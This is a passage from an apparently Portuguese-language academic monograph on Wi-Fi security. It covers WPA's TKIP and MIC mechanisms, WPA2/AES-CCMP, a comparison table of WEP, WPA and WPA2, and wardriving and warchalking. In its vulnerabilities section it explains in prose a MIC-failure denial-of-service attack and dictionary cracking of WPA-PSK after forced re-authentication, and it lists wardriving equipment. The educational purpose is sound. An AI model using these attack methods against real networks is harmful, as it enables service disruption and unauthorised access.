Esse grupo de mensagens efetua a troca dos valores necessários para determinar o PTK, verifica se cada dispositivo *wi-fi* possui conhecimento do PMK (verificando o valor do MIC), e indica que cada um dos interlocutores está pronto para iniciar a transmissão criptografada, garantindo também que tal transmissão terá sua integridade preservada.

A partir de então, inicia-se o processo de comunicação criptografada. Para isso, o WPA implementa o TKIP, que funciona da seguinte forma: primeiramente, é realizada uma combinação de chaves utilizando o IV, o endereçamento MAC de destino (*Destination Address* (DA)) e o *Data Encryption Key*, gerando assim uma chave de criptografia por pacote chamada de TTAK (*TKIP-mixed Transmit Address and Key*). Depois de obtido o TTAK, este é concatenado ao IV. Este resultado serve de entrada para o algoritmo gerador de números pseudo-aleatórios definido pelo RC4, o PRNG gera, então, uma seqüência de bits (*keystream*) de mesmo tamanho que o pacote a ser cifrado. Este pacote é composto pelos dados a serem transmitidos, o MIC correspondente e o resultado da aplicação do CRC-32 à essa informação (dados + MIC). Paralelamente a isso, é calculado o valor MIC do *frame* a ser enviado, visando a garantia da integridade dos dados. Tem-se o TSC (*TKIP Sequence Counter*), criado a partir do endereçamento MAC de origem (*Source Address* (SA)), endereçamento MAC de destino (DA), prioridade e dados (*payload*). Sendo assim, o TSC e o *Data Integrity Key* são inseridos no algoritmo de integridade de dados *Michael* para produzir o valor do MIC.

Tecnicamente, o IV continua sendo representado por um campo IV de 24 bits, porém o TKIP estende o espaço do IV, criando assim um novo campo chamado *Extended* IV de 24 bits.

Tem-se então o *keystream* e o *frame* completo a ser cifrado. Dessa forma, é aplicada uma operação XOR (operação "OU Exclusivo") a estes. O resultado dessa operação XOR constituirá no pacote cifrado a ser transmitido. E, para que o receptor conheça o IV que foi utilizado em tal processo, este é inserido no cabeçalho do pacote a ser enviado, em texto claro. A partir de então, o pacote está pronto para ser enviado através do ar (EARLE, 2006). Na Figura 2.7 é demonstrado o esquema de criptografia e integridade utilizado pelo transmissor no padrão WPA (TECHNET, 2004).



Figura 2.7 - Esquema de criptografia e integridade do WPA (Transmissor).

Na recepção do pacote, o receptor efetua o processo inverso para descriptografar o pacote e ter acesso à informação que fora transmitida. A partir do pacote, extrai o valor do IV (que fora transmitido em texto claro) e, possuindo os dados necessários e sendo as chaves conhecidas por tal, efetua os cálculos das seqüências utilizadas no processo.

Então é gerada novamente a seqüência de bits aleatórios de mesmo tamanho do pacote (*keystream*) e, utilizando a forma inversa do algoritmo RC4, é realizada uma operação

XOR com esta seqüência e o pacote cifrado, transformando assim o texto cifrado em texto claro. Sendo assim, o CRC-32 é aplicado aos dados e o MIC e comparado com o valor do ICV que fora recebido, para garantir que os estes não foram corrompidos e/ou alterados. Por final, utilizando os dados necessários, é gerado o valor do MIC e comparado ao inserido no pacote recebido. Se os valores forem idênticos, o pacote é aceito e faz-se a leitura dos dados, caso contrário o pacote é descartado. A Figura 2.8 demonstra o esquema de criptografia e integridade utilizado pelo receptor, utilizando o padrão WPA (TECHNET, 2004).



Figura 2.8 - Esquema de criptografia e integridade do WPA (Receptor).

2.2.3 Vulnerabilidades

O WPA teve seu princípio baseado em sanar as vulnerabilidades do WEP, uma vez que este protocolo é extremamente frágil e suscetível a ataques. Ao decorrer da especificação do WPA, pode-se notar uma importante elevação na segurança implementada às redes *wi-fi* que utilizam este. Pode-se notar, também, que as vulnerabilidades do WEP foram, em sua maioria, sanadas pelo desenho do protocolo WPA.

> "A despeito de o WPA ter características de segurança superiores às do WEP, ainda assim apresenta algumas vulnerabilidades já reportadas e que devem ser conhecidas para que o seu impacto possa ser minimizado." (RUFINO, 2006, p. 68).

Um dos problemas do WPA refere-se a um tipo de ataques de DoS (*Denial of Service*) que, embora não tratado pelos administradores de rede com devida importância, é comum e extremamente prejudicial. Normalmente, estes administradores mantêm suas atenções voltadas a impedir que possíveis atacantes possam roubar dados trafegados ou utilizar o acesso à internet, e não imaginam que um atacante possa simplesmente prover um ataque de negação de serviço à rede, não tendo vantagem alguma, mas gerando um enorme transtorno no funcionamento da rede. Este tipo de ataque pode ser realizado em virtude de uma pequena particularidade do MIC (*Michael*). Relembrando, se em menos de um segundo ocorrerem duas falhas de MIC, o ponto de acesso cessa suas comunicações, permanecendo por mais sessenta segundos desligado. Assim que retornar sua comunicação, este requisita a todos os dispositivos clientes que restabeleçam a comunicação alterando suas chaves (*rekey*) (EARLE, 2006). Sendo assim, torna-se claro a possibilidade de um atacante prover ataque de DoS à uma rede que utiliza WPA. Este precisa capturar algum pacote que esteja trafegando na rede, alterá-lo e enviá-lo novamente ao ponto de acesso duas vezes a cada segundo, fazendo com que as comunicações do ponto de acesso (e da rede *wi-fi* em si) cessem, permanecendo dessa forma por alguns instantes. E isso pode se agravar ainda mais se o atacante persistir no ataque, enviando pacotes a cada período de tempo, sendo que desta forma a rede não consegue comunicação efetiva.

Em redes que utilizam o WPA-*Enterprise* não há problemas reportados com referência às chaves utilizadas, uma vez que são utilizados processos dinâmicos de definição destas para os dispositivos cliente e pontos de acesso. Porém redes que utilizam o WPA-PSK são vulneráveis a ataques de força bruta ou dicionário, pois o atacante testa senhas em seqüência e/ou palavras comuns (dicionário), já que nesse método deve-se conhecer uma chave previamente compartilhada. Devido ao fato de alguns administradores utilizarem senhas pequenas ou de fácil adivinhação (é aconselhável utilizar senhas maiores que 20 *bytes*), isso pode facilitar o trabalho de um atacante, na tentativa de quebrar a chave WPA. Este tipo de ataque pode ocorrer devido ao fato de as informações requeridas para criar e verificar a chave de sessão serem transmitidas em *broadcast* (EARLE, 2006). Um atacante necessita, porém, de um grande volume de informações sobre a rede, incluindo os pacotes referentes à negociação do PMK, o que torna este tipo de ataque extremamente trabalhoso. Para facilitar essa captura de pacotes, o atacante pode forçar o cliente a re-autenticar no ponto

de acesso (um tipo de ataque de DoS) e capturar os pacotes referentes à negociação das chaves e, a partir de então, efetuar o ataque de força bruta ou dicionário.

Assim como no WEP, outro problema relacionado às chaves utilizadas pelos dispositivos clientes (utilizando WPA-PSK) é a forma de armazenamento destas no cliente. Como o protocolo não define nenhum método para cifragem na guarda da chave, esta é armazenada de forma legível, o que torna um ambiente vulnerável caso um cliente que componha a rede seja comprometido (EARLE, 2006).

E para complementar (não sendo exatamente uma vulnerabilidade, mas sim um fator negativo), tem-se o fato de que o desempenho apresentado pelo WPA é inferior ao desempenho apresentado quando utilizado o WEP, logicamente em virtude de este ser muito mais robusto diante de seu predecessor. Porém, em algumas implementações, este é o fator determinante na escolha da segurança aplicada, pois visa-se obter um desempenho maior para atender às necessidades específicas da rede.

2.3 WPA2 (802.11i)

Após a ratificação do padrão IEEE 802.11i em 2004, o *Wi-Fi Alliance* necessitava continuar o investimento inicial realizado sobre o WPA. O padrão 802.11i substitui formalmente o WEP e outras características de segurança do padrão original 802.11. Sendo assim, o WPA2 é uma certificação de produto disponibilizada pelo *Wi-Fi Alliance*, que certifica os equipamentos wireless compatíveis com o padrão 802.11i. Pode-se fazer uma analogia de que o WPA2 é o nome comercial do padrão 802.11i em redes *wi-fi*. O principal objetivo do WPA2 é suportar as características adicionais de segurança do padrão 802.11i que não estão incluídas nos produtos que suportam WPA. Assim como o WPA, o WPA2 provê autenticação e criptografia, propondo a garantia de confidencialidade, autenticidade e integridade em redes *wi-fi*.

O WPA2 utiliza diversos padrões, protocolos e cifradores que foram definidos dentro ou fora do desenho 802.11i, ou seja, alguns desses foram definidos dentro de seus próprios documentos e outros foram oficialmente criados dentro do documento 802.11i (EARLE, 2006). RADIUS, 8021.1x, EAP, TKIP, AES (*Advanced Encryption System*) e RSN (*Robust Security Network*) são alguns exemplos de protocolos e padrões utilizados no WPA2. Oferece ambos os modos de operação *Enterprise* (Infra-Estrutura) e *Personal* (*Preshared Key*). O

WPA2 também suporta a mistura de dispositivos clientes, que utilizam WPA2, WPA ou WEP e operam no mesmo ambiente.

Sua principal diferença em relação ao WPA é o suporte à utilização do AES CCMP. O AES é um algoritmo de cifragem de blocos em tamanho fixo que permite a utilização de chaves de 128, 192 ou 256 bits, podendo ser aplicado em diferentes modos. O AES trabalha com operações de XOR entre os blocos e a chave. Organizando o bloco em uma matriz, realiza trocas circulares em cada linha e promove uma mistura entre as colunas da matriz. O modo do AES utilizado pelo padrão WPA2 é o protocolo *Counter Mode with Cipher Block Chaining-Message Authentication Code* (CBC-MAC), também conhecido como CCMP. O CCMP implementa confidencialidade (criptografia) e integridade dos dados, com o *Message Authentication Code* (MAC) provendo a mesma funcionalidade do MIC utilizado pelo TKIP (EARLE, 2006). No AES CCMP, o IV foi substituído por um campo *Packet Number* de 48 bits. A utilização do AES CCMP promove a necessidade de novo *hardware*, capaz de realizar o processamento criptográfico, sendo que os dispositivos compatíveis com o padrão WPA2 devem possuir um co-processador para realizar os cálculos criptográficos. O AES também é suportado pelo WPA, porém é limitado às características de processamento dos dispositivos. O *National Institute of Standards and Technology*[7] (NIST) garante que, um computador imaginário que fosse capaz de quebrar o algoritmo DES (*Data Encrypt Standard*) em um segundo, necessitaria de cento e quarenta e nove trilhões de anos para violar uma chave AES de 128 bits.

Também implementa o *Robust Security Network* (RSN), que foi criado como parte do padrão 802.11i. É utilizado para negociação dinâmica de autenticação e criptografia, negociando o tipo de criptografia que o cliente suporta, assim como o tipo de criptografia que é requerido, baseado nas políticas de segurança. O RSN especifica a autenticação do usuário, utilizando o 802.1x e a criptografia dos dados utilizando o TKIP ou o AES CCMP. O protocolo RSN também utiliza as mensagens EAPOL-*Key* para o gerenciamento de chaves, que, assim como no WPA, requer a determinação de uma chave mestra PMK, baseado nos processos de autenticação EAP ou PSK. O WPA2 deriva o PMK, usando um processo de *handshake* de quatro vias, que é o mesmo do WPA. Visando minimizar o atraso associado ao processo de *roaming* a outro ponto de acesso, os dispositivos compatíveis com WPA2 podem suportar *cache* do PMK ou pré-autenticação.

[7] Disponível em http://www.nist.gov.

O WPA2 é proferido como a solução definitiva para a segurança em redes *wi-fi*. Porém, como é sabido, não está livre de descobertas de novas vulnerabilidades, o que pode ser apenas uma questão de tempo e de dedicação de profissionais altamente qualificados. Detalhes aprofundados acerca deste padrão não são abordados no presente trabalho, sendo este uma proposta para trabalhos futuros.

2.4 Comparativo

Os protocolos apresentados anteriormente possuem características particulares que diferenciam uns dos outros. No decorrer dos textos foram apresentadas com maior clareza estas diferenças, bem como suas possíveis interconexões. A Tabela 2.1 apresenta um resumo das características encontradas nos protocolos estudados anteriormente.

Tabela 2.1 - Comparativo entre WEP, WPA e WPA2.

	WEP	**WPA**	**WPA2 (802.11i)**
Modelos de rede suportados	IBBS (Ad-hoc), BSS e ESS	BSS e ESS	IBBS (Ad-hoc), BSS e ESS
Algoritmo de criptografia	RC4	RC4 (suporta AES)	RC4 e AES
Tipo de criptografia	Simétrica	Simétrica	Simétrica
Método de Criptografia	WEP	TKIP	TKIP ou AES CCMP
Autenticação	*Shared Key* (mesma chave utilizada para criptografia)	Em modo PSK: chave compartilhada	Em modo PSK: chave compartilhada
		Em modo Infra-Estrutura: 802.1x e EAP	Em modo Infra-Estrutura: 802.1x e EAP
Integridade dos dados	CRC-32	CRC-32 e MIC	CBC-MAC (mesma funcionalidade do MIC)
Integridade do cabeçalho	Não aplica	MIC	CBC-MAC (mesma funcionalidade do MIC)

Distribuição de Chaves	Não define (normalmente é de forma manual)	Em modo PSK: não define (manual)	Em modo PSK: não define (manual)
		Em modo Infra-Estrutura: dinamicamente (pelo servidor de autenticação)	Em modo Infra-Estrutura: dinamicamente (pelo servidor de autenticação)
Gerenciamento de Chaves	Não aplica	TKIP (utilizando EAPOL-*Key*)	TKIP ou RSN (utilizando EAPOL-*Key*)
Tamanho das chaves	40 ou 104 bits	128 bits	128 ou 256 bits
IV (*Inicialization Vector*)	24 bits	48 bits	Substituído por um *Packet Number* de 48 bits
Processamento necessário	Baixo	Baixo (se aplicar AES: alto)	Alto (utilização de co-processadores)

3 MAPEAMENTO DE PONTOS DE ACESSO (*WARDRIVING*)

O surgimento das redes sem fio foi, sem dúvida alguma, o marco inicial de uma revolução em termos de comunicação entre as pessoas, pois criou uma extrema facilidade na conexão e compartilhamento de dados. E se tratando de redes *wi-fi*, essas facilidades podem até ultrapassar o escopo desejado, enviando dados por muito mais além do que se necessita. O funcionamento de uma rede *wi-fi* é baseado no espalhamento de espectro de radiofreqüência, tendo como ambiente de propagação o ar, ou seja, os equipamentos enviam sinais de rádio dentro de uma faixa abrangente. Os dados são transmitidos por toda a faixa abrangente, sendo que não se conhece o ponto físico real dos equipamentos, uma vez que este é o fator principal da mobilidade.

Sendo assim, qualquer dispositivo dentro da faixa de abrangência de uma rede *wi-fi* recebe os dados trafegados, descartando-os se não forem endereçados ao dispositivo em questão. O problema é que muitas vezes essa abrangência é muito maior do que o realmente necessário, enviando os dados para pontos onde possíveis atacantes possam efetuar a captura destes. Também se considerando outro cenário, uma rede pode necessitar ter uma abrangência grande, compreendendo apenas clientes autorizados. Em uma rede que implementa um nível de segurança adequado isso não chega a ser um problema, mas deve ter um nível de atenção assegurado. Já em redes que implementam um nível de segurança baixo ou, como na maioria dos casos, não possuem qualquer nível de segurança e proteção, isso é um fator extremamente crítico, uma vez que qualquer dispositivo pode se conectar a rede, capturar dados e utilizar recursos dessas.

É importante entender que se trata de dois tipos diferentes de ameaças à segurança em uma rede *wi-fi*. O primeiro é o perigo de um intruso conectar-se à rede sem o conhecimento ou permissão do proprietário; o segundo é a possibilidade de um atacante

roubar dados à medida que a rede envia e recebe os sinais. Cada um representa um diferente problema em potencial, e exige uma abordagem diferente para a prevenção e proteção. Esta grande facilidade na captura de sinais de redes *wi-fi* trouxe consigo um termo muito conhecido como *Wardriving*.

> "*WarDriving* é o ato de mover-se ao redor de uma específica área e mapear a população de pontos de acesso *wireless* para um propósito estatístico. Estas estatísticas são então utilizadas para elevar a atenção sobre problemas de segurança associados a estes tipos de rede (tipicamente *wireless*)." [...] "*WarDriving* não utiliza os recursos de qualquer ponto de acesso ou rede *wireless* descobertas sem prévia autorização do proprietário." (HURLEY *et al*, 2004, p.12).

3.1 Características

A definição aceitável para *wardriving* entre as pessoas que atualmente praticam *wardriving* não é exclusiva daqueles que utilizam essa técnica com o auxílio de um automóvel. *Wardriving* é realizado por qualquer um que se mova ao redor de uma determinada área à procura de dados. Isso inclui: caminhar, que geralmente é referido como *WarWalking*; voar, que geralmente é referido como *WarFlying*, e assim por diante.

O termo *Wardriving* foi originado do *WarDialing*, um termo conhecido em 1983 quando empregado no filme *Wargames*. *Wardialing* é a prática em se utilizar um modem para discar a números de telefones seqüenciais, esperando localizar computadores com modems ligados a estes números.

A concepção em dirigir ao redor de áreas específicas, descobrindo redes *wi-fi*, provavelmente foi iniciada no dia em que o primeiro ponto de acesso foi "combatido" (entenda-se por acessado ilegalmente). De qualquer forma, o *wardriving* se tornou mais conhecido quando o processo foi automatizado por Peter Shipley, um consultor de segurança da Califórnia (EUA). Shipley conduziu por dezoito meses uma pesquisa em redes *wireless* na cidade de Berkeley, e reportou seus resultados na conferência hacker DefCon, em julho de 2001. Esta pretendia fazer um levantamento das redes *wireless* encontradas, verificando a existência de algum tipo de proteção ou não, e demonstrar o princípio fundamental do verdadeiro *wardriver*. Em um estudo efetuado recentemente por Cardoso (2007), em alguns bairros da cidade do Rio de Janeiro, foram detectados mais de quatro mil pontos de acesso *wi-fi*, dos quais 35% não apresentavam proteção alguma.

A prática de *wardriving* está se tornando cada vez mais conhecida, tal que no dia 3 de novembro de 2001 foi criado o Dia Mundial do *Wardriving*, comemorado anualmente

naquela data. Um *wardriver* se movimenta ao redor de uma área, geralmente após mapear uma rota de destino fixa, para determinar todos os pontos de acesso *wireless* nessa área. Depois de descobrir os pontos de acesso, o *wardriver* utiliza *softwares* para mapear os resultados de sua varredura. Baseado nestes resultados, uma análise estatística é realizada, a fim de demonstrar os perigos existentes nesse tipo de rede ou, por exemplo, oferecer segurança àquelas que estão vulneráveis.

A realidade sobre *wardriving* é simples. Profissionais em segurança, hobbistas e outros estão geralmente interessados em prover informações ao público sobre vulnerabilidades de segurança que estão presentes nas configurações de seus pontos de acesso. Porém a realidade vai além desta percepção. Usuários mal-intencionados interceptam sinais e varrem pacotes em busca de redes abertas, chaves de segurança e seus apensos, para um posterior ataque à rede (desde roubo de dados até uma simples conexão com a internet).

Abordando a questão de *softwares*, existe uma quantidade considerável de *softwares* que podem ser utilizados para realizar um *wardriving*, cada um com suas particularidades e funcionalidades específicas. Para que haja um resultado satisfatório na utilização do *wardriving*, é imprescindível a utilização de um conjunto de *softwares* de qualidade.

Para se utilizar das técnicas de *wardriving* não são necessários equipamentos especiais, o que facilita ainda mais a prática dessa atividade. Os equipamentos normalmente utilizados para a prática de *wardriving* são (HURLEY *et al*, 2004):

- Um computador móvel (*laptop*) ou um dispositivo PDA;
- Uma interface de rede *wi-fi* (o dispositivo de rede propriamente dito), preferencialmente com um conector para antena externa;
- Uma antena externa (para obter melhor alcance e qualidade do sinal), que pode ser de dois tipos: Omni-direcional, que obtém sinais de redes em todas as direções; e Direcional, que serve para obter sinais em uma direção específica.
- Um dispositivo GPS (*Global System Position*), que permita a comunicação com o computador, a fim de traçar as rotas e mapear os pontos descobertos;
- Uma fonte de energia externa (por exemplo, um adaptador de 12 Volts para veículos).

A Figura 3.1 mostra um cenário de equipamentos reais, utilizados na prática de *wardriving*.

Figura 3.1 - Configuração típica para *wardriving*.
Fonte: HURLEY *et al* (2004, p.37).

As configurações dos equipamentos não são específicas, cabendo ao *wardriver* a escolha do conjunto que lhe é mais funcional. É importante lembrar que a qualidade dos equipamentos envolvidos afeta diretamente o resultado de uma varredura em busca de redes *wi-fi*. Com relação às antenas utilizadas, estas podem possuir os mais diversos formatos e possuem características particulares, influenciando diretamente na qualidade do sinal obtido (como também o cabo utilizado para a ligação com o dispositivo de rede). Antenas dos mais variados formatos e tamanhos estão disponíveis comercialmente, mas o que chama atenção é a grande utilização de antenas caseiras no processo de *wardriving*. É possível encontrar facilmente tutoriais na internet que ensinam como fazer uma antena, de diferentes formatos e tamanhos. Como exemplo, pode-se citar a criação de uma antena com base no tubo de batata frita da marca Pringles. A Figura 3.2 mostra uma antena criada a partir deste tubo.



Figura 3.2 - Antena caseira.
Fonte: HURLEY *et al* (2004, p.58).

A criação de mapas identificando os pontos de acesso descobertos pode ser realizada com o auxílio de um dispositivo GPS, o qual se comunica com determinados *softwares*, trocando assim as informações pertinentes ao mapeamento. Ao se movimentarem durante a varredura, tais equipamentos coletam certo número de informações sobre as redes encontradas juntamente com a posição geográfica do equipamento em deslocamento (ou até mesmo a posição aproximada dos pontos de acesso encontrados). De posse dessas informações, torna-se possível extrair, com certo nível de detalhamento, dados tais como densidade de pontos de acesso numa determinada região, grau de compartilhamento de canais, nível de segurança adotado, entre outros. Essas informações, mesmo que incompletas e imprecisas, permitem aos pesquisadores avaliarem problemas de alocação de canais em topologias de rede mais próximas do real, estudar a viabilidade do uso de redes *wi-fi* em aplicações veiculares, etc.

Nos últimos anos, diversas iniciativas surgiram em países desenvolvidos com o intuito de mapear as redes *wi-fi* existentes, permitindo estudar e entender o comportamento de uso da tecnologia por parte dos usuários finais (sejam estes administradores de redes ou usuários domésticos). Esses mapeamentos são alcançados graças à contribuição de milhares de voluntários em todo o mundo, que realizam efetivamente o *wardriving* e reportam os resultados aos grupos. Tem-se como exemplo desses grupos o WiGLE[8] (que já possui um cadastro com mais de onze milhões de pontos de acesso), o WiFiMaps[9] e o WiFinder[10], que disponibilizam os dados reportados pelos participantes, permitindo efetuar buscas e visualizar mapas do mundo inteiro. Mas uma iniciativa em especial chama a atenção, a FON[11]. Conforme a própria descrição no site, a FON é uma comunidade de pessoas interessadas em transformar as redes *wi-fi* universais (e livres), onde cada membro compartilha um pouco da sua conexão com a comunidade e possui acesso livre aos pontos de acesso da comunidade ao redor do mundo.

3.2 *Warchalking*

Surgido em 2002, o termo *Warchalking* remete ao ato de fazer marcas de giz em paredes ou calçadas a fim de identificar a presença e disponibilidade de redes *wi-fi*, informando também as configurações. Foi inspirado na prática surgida na Grande Depressão

[8] Disponível em http://wigle.net.
[9] Disponível em http://www.wifimaps.com.
[10] Disponível em http://wifinder.com.
[11] Disponível em http://www.fon.com.

Norte-americana, quando andarilhos desempregados (conhecidos como "*hobos*") criaram uma linguagem de marcas de giz ou carvão em cercas, calçadas e paredes, indicando assim uns aos outros o que esperar de determinados lugares, casas ou instituições onde poderiam conseguir alimentos e abrigo temporário. As marcas usualmente feitas em giz em calçadas indicam a posição de redes sem fio, facilitando a localização para uso de conexões alheias pelos simpatizantes da idéia. A simbologia utilizada pelo *warchalking* é demonstrada na Figura 3.3.



Figura 3.3 - Simbologia utilizada no *Warchalking*.
Fonte: http://www.warchalking.org.

O primeiro símbolo denota uma rede aberta, sem qualquer proteção, identificando o SSID da rede na parte superior e a velocidade na parte inferior. O segundo símbolo mostra uma rede fechada, divulgando também o SSID em sua parte superior. Já o último símbolo demonstra a existência de uma rede protegida pelo protocolo WEP, informando o SSID e a velocidade da rede. Na Figura 3.4, tem-se um exemplo dessas marcações.



Figura 3.4 - Identificação de rede aberta.
Fonte: http://www.wired.com.

3.3 Implicações legais

De acordo com o FBI, não é ilegal efetuar varreduras em busca de pontos de acesso, mas se ocorrer roubo de serviço, ataques de negação de serviço ou roubo de dados, estes sim violam as leis federais (HURLEY *et al*, 2004).

